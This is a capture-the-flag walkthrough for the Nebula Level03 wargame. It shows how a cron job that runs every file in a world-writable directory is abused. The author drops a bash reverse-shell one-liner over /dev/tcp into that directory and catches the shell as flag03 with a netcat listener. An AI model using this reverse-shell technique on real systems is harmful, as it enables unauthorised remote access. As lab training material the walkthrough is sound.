

# Exploit Education

## Nebula – Level03

### Description:

Check the home directory of flag03 and take note of the files there. There is a crontab that is called every couple of minutes. Files for this level can be found in /home/flag03.

First, as always login in into your box: `ssh level03@[IP]`

```
hacker5preme:~$ ssh level03@192.168.0.236
```



[exploit-exercises.com/nebula](http://exploit-exercises.com/nebula)

Cd into `/home/flag03`

```
level03@nebula:/home/flag03$ ls -al
total 6
drwxr-x--- 1 flag03 level03   60 2011-11-20 20:39 .
drwxr-xr-x 1 root    root     80 2012-08-27 07:18 ..
-rw-r--r-- 1 flag03 flag03  220 2011-05-18 02:54 .bash_logout
-rw-r--r-- 1 flag03 flag03 3353 2011-05-18 02:54 .bashrc
-rw-r--r-- 1 flag03 flag03  675 2011-05-18 02:54 .profile
drwxrwxrwx 1 flag03 flag03   40 2021-06-20 06:36 writable.d
-rwxr-xr-x 1 flag03 flag03   98 2011-11-20 21:22 writable.sh
level03@nebula:/home/flag03$
```

# Research:


The file **writable.sh**:

```
level03@nebula:/home/flag03$ cat writable.sh
#!/bin/sh

for i in /home/flag03/writable.d/* ; do
    (ulimit -t 5; bash -x "$i")
    rm -f "$i"
done
```

This file is the only executable in the folder, so this needs to be the file, we need to exploit. But what does it to? It executes all files in **writable.d** with **bash -x \$Filename** and deletes them afterwards. What happens, if we put a reverse shell file in the **writable.d** and execute **writable.sh**:

```
level03@nebula:/home/flag03$ ls
writable.d  writable.sh
level03@nebula:/home/flag03$ cd writable.d
level03@nebula:/home/flag03/writable.d$ ls
level03@nebula:/home/flag03/writable.d$ echo "bash -i >& /dev/tcp/192.168.0.220/3456 0>&1" > shell.sh
level03@nebula:/home/flag03/writable.d$ cat shell.sh
bash -i >& /dev/tcp/192.168.0.220/3456 0>&1
level03@nebula:/home/flag03/writable.d$ cd ..
level03@nebula:/home/flag03$ ./writable.sh
+ bash -i
level03@nebula:/home/flag03$
```



```
hacker5preme:~$ nc -lvp 3456
Listening on 0.0.0.0 3456
Connection received on 192.168.0.236 40848
level03@nebula:/home/flag03$ ^C
hacker5preme:~$
```

If we execute the script with user **level03**, we get a shell with user **level03**. But, there should be a cron tab right?


Check the home directory of **flag03** and take note of the files there.

There is a crontab that is called every couple of minutes.

# Exploit:

Because there is a crontab, which is called every couple of minutes, I guessed, that it will execute the script **writable.sh** . Lets try it:

```
level103@nebula:/home/flag03$ ls
writable.sh  writable.sh
level103@nebula:/home/flag03$ cd writable.d
level103@nebula:/home/flag03/writable.d$ echo "bash -i >& /dev/tcp/192.168.0.220/3456 0>&1" > shell.sh
level103@nebula:/home/flag03/writable.d$ ls -al
total 4
drwxrwxrwx 1 flag03  flag03  60 2021-06-25 11:16 .
drwxr-x--- 1 flag03  level03  60 2011-11-20 20:39 ..
-rw-rw-r-- 1 level03 level03  44 2021-06-25 11:16 shell.sh
level103@nebula:/home/flag03/writable.d$
```



```
hacker5preme@hacker5preme-TUXEDO-Book-XP14-Gen12: ~
hacker5preme:~$ nc -lnvp 3456
Listening on 0.0.0.0 3456
Connection received on 192.168.0.236 40848
level103@nebula:/home/flag03$ ^C
hacker5preme:~$ nc -lnvp 3456
Listening on 0.0.0.0 3456
```

Now, I will just wait for **writable.sh** to get executed:

```
hacker5preme:~$ nc -lnvp 3456
Listening on 0.0.0.0 3456
Connection received on 192.168.0.236 40848
level103@nebula:/home/flag03$ ^C
hacker5preme:~$ nc -lnvp 3456
Listening on 0.0.0.0 3456
Connection received on 192.168.0.236 40849
bash: no job control in this shell
flag03@nebula:~$ getflag
getflag
You have successfully executed getflag on a target account
flag03@nebula:~$
```

Done!